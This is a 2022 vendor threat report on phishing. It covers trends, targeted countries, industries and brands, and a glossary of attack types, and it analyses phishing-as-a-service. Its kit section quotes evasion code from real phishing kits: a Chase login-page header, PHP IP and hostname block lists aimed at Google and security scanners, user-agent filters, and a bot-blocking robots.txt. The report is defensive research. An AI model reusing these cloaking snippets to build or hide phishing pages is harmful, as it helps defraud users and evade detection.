Threat Report

2022 ThreatLabz Phishing Report

Table of Content

1

Executive Summary

Phishing has long been one of the most pervasive cyberthreats, and it grows every year. According to the FBI's Internet Crime Complaint Center (IC3), phishing reported the most victims nationally in 2020, and according to the 2021 Verizon Data Breach Investigations Report, 35% of all data breaches involved scams trying to steal people's sensitive information or login credentials. Phishing did not slow down in 2021: the Zscaler ThreatLabz research team saw a 29% increase in phishing attempts globally over the course of 2021 based on data from billions of blocked attacks across the Zscaler cloud.

Phishing is rising for multiple reasons. As organizations increase their malware and exploit prevention capabilities, attackers turn to social engineering tactics to steal login credentials and successfully compromise organizations. Human adversaries—particularly those with valid credentials—are much harder to detect and stop.

Additionally, more and more automated tools are being developed to make phishing much easier and more accessible to attackers with limited technical knowledge. Phishing kits in particular have played an important role in the rise of phishing activity. Sourced from black markets, phishing kits are bought, leased, or made available for free, and contain everything required to wage an effective low effort email or web-based phishing attack.

ThreatLabz analyzes data from over 200 billion daily transactions and 150 million daily blocked attacks in order to identify emerging threats and improve protections for Zscaler customers.

In this report, ThreatLabz looked at a year's worth of global phishing data from the Zscaler cloud to identify key trends, industries and geographies at risk, and emerging tactics. In this report, we will share ThreatLabz findings and provide best practices guidance on how you can better identify and protect yourself against phishing attacks.

Key Findings

- Phishing attacks rose **29% in 2021 compared to 2020.**
- Microsoft, Telegram, Amazon, OneDrive, and Paypal topped the growing list of targeted brands.
- The United States, Singapore, Germany, Netherlands, and the United Kingdom were the top five most targeted countries.
- Retail and wholesale were the most targeted industries, experiencing the highest increase in phishing attacks at **+436%.**
- “Phishing-as-a-service” has contributed greatly to the growth of phishing, offering a marketplace of pre-built tools that reduce technical barriers to entry for criminals.
- Emerging phishing vectors such as SMS phishing are increasing faster than phishing overall as end users become more wary of suspicious emails.
- Attackers continue to capitalize on the news cycle. COVID-19 and crypto-themed phishing attacks were prevalent throughout 2021.

2 Top Phishing Targets in 2021

Overall, the most targeted countries in our study included the following, in descending order:

1	United States
2	Singapore
3	Germany
4	Netherlands
5	United Kingdom
6	Russian Federation
7	France
8	China
9	Hungary
10	Ireland

Seeing the US at the top of this list is not a surprise, as it has been by far the most targeted country for years, with one report citing the US as accounting for over 84% of phishing attempts in 2019. In 2021, phishing attempts in the US still accounted for over 60% in our analysis. However, phishing only rose 7% in the United States in 2021, whereas the growth was much higher elsewhere. There was a steep rise in several countries over the course of 2021, including an 829% increase in Singapore, 799% increase in Russia, 342% increase in France, and 331% increase in the United Kingdom.

The Netherlands saw a decline of 38% in phishing attacks in 2021. One potential reason is legislation passed into Dutch law in 2020, increasing penalties for online fraud such as phishing attacks.

% change in targets 2021 vs 2020





Figure 1: Phishing attack increases by geography 2020–2021

Retail and wholesale saw a massive 436% leap in phishing attacks in 2021, boosting it from the fifth-most phished industry all the way to first, ahead of 2020's most phished industry, manufacturing. Phishing actors majorly capitalized on the pandemic-fueled rise in consumer spending on goods, driving the increase in attacks against these industries. Government and finance sectors both also saw over 100% phishing growth in 2021, case studies of which were covered by ThreatLabz over the course of the year (here and here).

Several industries experienced partial relief from phishing attacks in 2021: particularly healthcare, which dropped by 59%, and services, which dropped by 33%. The rate of phishing against the technology sector dropped by 15%, which is particularly notable as our State of Encrypted Attacks report from December found that the overall rate of encrypted attacks against tech companies rose by over 20x—highlighting the growth in malware, exploits, and other non-phishing attack types against those companies.


Total phishing attempts by industry

% increase in phishing attempts 2021 vs. 2020

Figure 2: Phishing attack increases by industry 2020–2021

Phishing actors frequently imitate popular brands, taking advantage of consumer trends to scam vulnerable consumers. Among the most frequently impersonated brands are productivity tools, illegal streaming sites, shopping sites, social media, finance, and logistical services.

Microsoft was the most imitated brand of the year, accounting for over 31% of attacks. Illegal streaming sites accounted for 13.6% of attacks, driven largely by spikes during large sporting events such as the Tokyo Olympics in the summer of 2021. COVID-themed attacks accounted for another 7.2% of phishing scams. Both illegal streaming and COVID-related phishing sites have lower barriers to entry when compared to imitating brands, as consumers have no expectations of a specific webpage look and feel or functionality, and threat actors can use newly registered domains without raising concerns.




Figure 3: Most imitated brands in phishing attacks

Microsoft was the most imitated brand of the year, accounting for over 31% of attacks.

3 Categorizing Phishing Attacks

Phishing attacks can be categorized in a variety of different ways and can include multiple different attack techniques. Email is the most recognizable type of phishing attack, however there are a number of other methods growing in popularity amongst attackers as they adapt their approaches to evade savvy users and shirk defense tools. This section presents a set of common definitions and identifiers for analyzing the different types of phishing attacks.

Included in the lists below are several descriptions of physical attack methods because of the very real threat they pose to organizations. However, the majority of this report focuses on virtual phishing threats that depend on an internet connection to carry out the attack. A telltale characteristic of online phishing scams is that they typically request users to submit information or download malware via one of the following methods:

Link
user clicks malicious link to a phishing site, hosted file, or malware install

Prompt
user is prompted to submit sensitive information that results in data theft

Attachment
user opens attachment that delivers malicious software

As you plan what resource investments you will make to reduce phishing incidents this year, it is essential to consider all of the following types of phishing attacks.

21 common types of phishing attacks

Angler phishing attacks target dissatisfied customers that post negative comments about a company on social media. Posing as customer support, attackers lure in victims by offering to help resolve the situation. Banks customers are the most common targets of these attacks.

Baiting phishing attacks target curious and eager individuals, enticing them into a trap with tempting "bait" such as interesting offers, filenames, and devices. Similar to a trojan horse attack, baiting threats appear to offer an attractive reward that victims can't refuse.

Browser-in-the-browser (BitB) attacks display a malicious browser window within a browser window imitating a legitimate domain, attackers commonly replicate pop-up login windows that appear to be from 3rd-party authentication providers like Google, Facebook, Apple, and Microsoft.

CEO fraud or business email compromise (BEC) phishing attacks target company employees using compromised executive accounts to send fake invoices requests for payment by wire transfer or other forms. Different from corporate phishing scams that target employees using fake company accounts, these targeted attacks leverage real hacked business email accounts.

Chat or IM phishing attacks use instant messages to deliver scams within apps, typically with malicious URL links. The message sender appears to be a known brand or acquaintance of the recipient.

Clone phishing or spoofing attacks deliver a duplicate email message recently received from a trusted source that has only been modified slightly with malicious attachments or links and a brief explanation for the resend. Attackers spoof the email address so it appears as if it is from the original sender.

Doc clouding phishing attacks deliver malicious documents from common cloud sources like Google Drive, Box, GitHub, Amazon S3, and OneDrive. Cloud hosted files are hard to monitor because they bypass traditional security tools and as a result make it especially challenging for most security teams to detect these types of threats.

Email phishing or deception phishing is the most common form of attack, making up roughly 96% of tracked phishing attacks. Posing as known brands, adversaries send socially engineered email messages with malicious URL links to steal information like credentials and credit card numbers or attached assets designed to deliver malware.

Evil twin phishing attacks mimic a trusted public Wi-Fi network to observe victims' online activity and steal data traversing the malicious access point. The fake Wi-Fi access point may even require a password shared with patrons or employees of a particular business, also known to be the threat actor behind this man-in-the-middle attack.

HTTPS phishing scams use the encrypted "hypertext transfer protocol secure," which is widely used by legitimate organizations, to deceive trusting users into clicking on malicious URL links.

Malvertising or malicious advertising phishing attacks use scripts in advertisements to deliver unwanted content directly to victims' computers.

Man-in-the-middle (MITM) or man-in-the-middle phishing attacks target users of a specific server or system, capturing data in transit including credentials, cookies, bank account information, etc. These attacks typically mimic online services by filtering traffic through proxy servers.

Pharming or DNS cache attacks redirect visitors to a malicious site by altering the IP address for a legitimate website in the compromised Domain Name System (DNS) servers or by sending a phishing email with malicious code that redirects the victim to the site when they enter any URL from their computer. Another form of attack comes from copycat sites launched with the same IP address that can capture data entered into the original site.

Search engine phishing attacks target consumers with fake online shopping websites indexed by search engines. Offering deep discounts on featured products, these listed sites may appear to be seasonal pop-ups or contain fake back-dated reviews. Victims may unknowingly share personal data, bank information, credit card numbers, or even pay for fake goods. Scammers have gone so far as to deliver fake shipping and tracking information and even "cheap token goods" to extend the life cycle of these sites.

Smishing or SMS phishing attacks use text messages (SMS communications) to deliver scams, typically with malicious URL links. The message sender appears to be a known brand or acquaintance of the recipient.

Spear phishing attacks are typically organized campaigns that use publicly available information to target individuals working for specific organizations. These deceptive emails can contain a variety of real information and look like legitimate internal requests to trick recipients into performing the desired action.

Tailgating phishing attacks involve physically gaining entry to a restricted area by following an authorized person with access inside. This attack form is classified as phishing when someone takes the social engineering bait (e.g., carrying lots of large boxes) presented by the attacker and allows them to enter without verification.

USB phishing attacks also typically fall under baiting attacks and involve physically planting or sending targets USB drive devices loaded with malicious executables that load when plugged into any vulnerable endpoint.

Vishing or voice phishing attacks are malicious phone calls that use social engineering to pressure recipients into taking an action like transferring money or revealing personal information.

Watering hole phishing attacks target members of specific groups likely to visit a specific site that has been compromised by the attacker or created for the purpose.

Whaling or whale phishing attacks target executives and high-profile individuals using publicly available information to socially engineer the target into revealing confidential trade secrets that can be used for fraudulent purposes or to perform some other action that can be used to achieve the goals of the threat actor.

Because technology alone can not solve every issue when it comes to phishing, it is important that we track the breadth and evolution of phishing scams to observe how shifts in cultural awareness mitigate specific techniques over time. Understanding the different types of scams that attackers use frequently can help security professionals educate employees on how to apply a skeptical zero trust outlook when encountering what may seem like a legitimate opportunity, verification request, or push notification. When developing your own strategy to reduce phishing incidents, consider including the following types of common scams.

11 common phishing scams

Cloud scams impersonate file sharing services or cloud storage services with lures like fake access requests and account notifications.

Consumer scams impersonate ecommerce brands with lures like fake account notifications and membership or benefits claims.

Commercial scams impersonate general services like FedEx with lures like tracking notifications and payment requests.

Corporate scams impersonate specific companies with lures like fake account notifications, company updates, HR tasks, and invoice payment requests.

Dating scams impersonate people seeking to date through an online platform with lures like fake profiles, messages, likes, and follows.

Financial services scams impersonate known financial institutions targeting individuals with lures like fake account notifications or security alerts.

Government scams impersonate federal agencies like the IRS with lures like fake benefits claims, relief loans, and overdue payment requests.

Job offer scams impersonate fake and real companies seeking to hire new employees with lures like fake job postings, applications, and job offerings.

Push notification or browser scams impersonate web browser notifications with lures like fake reminders to install updates, message alerts, and product advertisements.

Social media scams impersonate social platforms/users with lures like fake or spoofed accounts, private messages, account warnings or notifications, and security alerts.

Technical scams impersonate general services or known brands with lures like account notifications, error messages, and software updates.

Evolving Phishing Trends

Leveraging Safe Domains and Trusted Platforms

ThreatLabz analyzed “referring domains”—external websites that redirect visitors to other sites—that were directing victims to phishing websites. This analysis highlighted some of the ways that attackers have innovated their use of trusted domains to manipulate and trick their victims.

Threat actors use tactics from buying advertisements on search platforms (e.g., Google, Bing) or media outlets, to posting in corporate forums and marketplaces (e.g., Walmart, Amazon), to abusing sharing sites (e.g., Evernote, Dropbox, GitHub). Popular referring domains also included ecommerce and marketing automation tools that attackers use to generate phishing websites and email campaigns.

Over 96% of attacks in our study lacked a referring domain, indicating that the victim clicked a direct link to the phishing site through their email, SMS, or another client.

The top 20 referring domains are listed below:

1. luxherald.com
2. mhtestd.gov.zw
3. googlesyndication.com
4. sendinblue.com
5. landmarklivingston.com
6. evernote.com
7. google.com
8. 2mdn.net
9. natfrp.com
10. adform.net
11. adobe.com
12. smartadserver.com
13. adnxs.com
14. casalemedia.com
15. 4399.com
16. corpoutlook.com
17. account-maintenance.com
18. theadex.com
19. pubmatic.com
20. password-update.com

Figure 4: Most common referring domains

Phishing infrastructure itself is also hosted in various ways, blended in among legitimate webpages. Our analysis showed 50.6% of phishing attack infrastructure on hosting sites, 39.2% on ISPs, and 10.2% on business domains.




Figure 5: Autonomous systems for phishing infrastructure

4

Phishing as a Service (PhaaS): Phishing kits and open source frameworks

The easiest way to scam people has gotten a lot easier in recent years. Cybercriminals are outsourcing specialized operations and services across the attack life cycle, including phishing campaigns, malware, and ransomware. Organized groups have taken to the dark web selling prebuilt offerings that make it easier than ever for criminals at any experience level to deploy phishing scams. With hacking and social engineering experts doing all the behind-the-scenes work of creating phishing campaigns, from developing code to creating effective email templates, we will continue to see a surge of phishing scams in 2022.

The two most popular PhaaS offerings are phishing kits and open source phishing frameworks. These have overlapping functionality and can be used in combination to allow criminals to wage powerful attacks very quickly. We'll go on a deep dive into each in the following section.

Comparison of phishing kits and open source phishing frameworks

	Phishing kits	Open source PF
Website PHP/HTML file	Yes	Yes
Blocker (Traffic Distribution System)	Yes	No
Set up environment	No	Yes
Exfiltration method	Multiple methods: Email is the majority	Multiple methods: Local file is the majority
Cost	Variable: $10 – hundreds	Free

Figure 6: Comparison of phishing kits and open source phishing frameworks

Phishing kits

Phishing kits package up and commoditize everything required to very quickly launch hundreds or thousands of convincing and effective phishing pages with very little technical skill required.


Even attackers with advanced skills are making the switch from development to leveraging phishing kits to launch campaigns at scale. Now, attackers can simply copy templates from the kit to a compromised web server or a hosting service to spawn a phishing page for a targeted brand. Using prebuilt email templates is even more straightforward. The problem with phishing kits is that they make it easier than ever for attackers to launch effective phishing campaigns and much harder for individuals and security teams to detect. The use of sophisticated templates have broadly eliminated the characteristic typos, spelling errors, bad grammar, and unsigned certificates previously relied on to identify phishing scams.

With higher sunk costs, cybercriminals have also developed a more focused approach to selecting their ideal targets. The result of these shifts is a sharp increase in financial losses across organizations being hit by phishing scams over the past several years.

Below, we will look at several examples of kits analyzed by ThreatLabz researchers and walk through the various components of a phishing kit:

Phishing kits are often ZIP files containing all components needed to wage the attack, which include PHP and HTML files for various functions such as generating a phishing page, enabling attacker access, evading detection, exfiltrating data, and fingerprinting users. Examples of each are below:

1. Here we see the different PHP/HTML files for the phishing page for Chase bank.




verification-finished.php
authenticating.php
login.html View
antibots.php
verify.php
e-mail.verification.php
blocker.php
email.php
index.php
bt.php
chase.png
updating.php

```
<meta name="google-site-verification" content="[illegible]
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="msapplication-config" content="none">
<title>Sign in - chase.com</title>
<meta name="viewport" content="width=device-width, initial-sca
<!--[if lte IE 8]>
```

Figure 7: PHP and HTML files for a phishing page designed to imitate Chase bank


Phishing-as-a-service has made it easier than ever for non-sophisticated threat actors to wage phishing campaigns.

2. Phishing kits include provisions for traffic distribution systems or filters to target specific destinations. This module will filter based on IP address, ASN, user-agent, domain, geolocation, etc.:




```
<?php
$IP_Connected = $_SERVER['REMOTE_ADDR'];
 $IP_Banned = array(
     "^66.102.*.*",
     "^38.100.*.*",
     "^107.170.*.*",
     "^149.20.*.*",
     "^38.105.*.*",
     "^74.125.*.*",
     "^66.150.14.*",
     "^54.176.*.*",
     "^38.100.*.*",
     "^184.173.*.*",
     "^66.249.*.*",
     "^128.242.*.*",
     "^72.14.192.*",
     "^208.65.144.*",
     "^74.125.*.*",
     "^209.85.128.*",
     "^216.239.32.*",
     "^74.125.*.*",
     "^207.126.144.*",
     "^173.194.*.*",
     "^64.233.160.*",
     "^72.14.192.*",
     "^66.102.*.*"
```

Below, we see a filter based on keywords present in hostname lookup:



```
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words =
array("drweb","Dr.Web","hostinger","scanurl","above","google","facebook","softlayer","amazonaws","cyveillance","
tor-exit",);
foreach($blocked_words as $word) {
    if (substr_count($hostname, $word) > 0) {
```

Below, we see filters for the user agent field:




```
if(strpos($_SERVER['HTTP_USER_AGENT'], 'google') or strpos($_SERVER['HTTP_USER_AGENT'], 'msnbot') or strpos($_SERV
strpos($_SERVER['HTTP_USER_AGENT'], 'YahooSeeker') or strpos($_SERVER['HTTP_USER_AGENT'], 'Googlebot') or strpos($
strpos($_SERVER['HTTP_USER_AGENT'], 'crawler') or strpos($_SERVER['HTTP_USER_AGENT'], 'PycURL') or strpos($_SERVER
false) { header('HTTP/1.0 404 Not Found'); exit; }
```

Figure 8: Filters to help attackers target specific victim types


Phishing kits also leverage robots.txt and HTACCESS files to control access to the phishing pages.

A screenshot of robots.txt to control traffic is seen below:



```
# robots.txt generated by theseotools.net
User-agent: Googlebot
Disallow: /
User-agent: googlebot-image
Disallow: /
User-agent: googlebot-mobile
Disallow: /
User-agent: MSNBot
Disallow: /
User-agent: Slurp
Disallow: /
User-agent: Teoma
Disallow: /
User-agent: Gigabot
Disallow: /
User-agent: Robozilla
Disallow: /
User-agent: Nutch
Disallow: /
User-agent: ia_archiver
Disallow: /
User-agent: archive.org_bot
Disallow: /
User-agent: baiduspider
Disallow: /
User-agent: naverbot
Disallow: /
User-agent: yeti
Disallow: /
User-agent: yahoo-mmcrawler
Disallow: /
User-agent: psbot
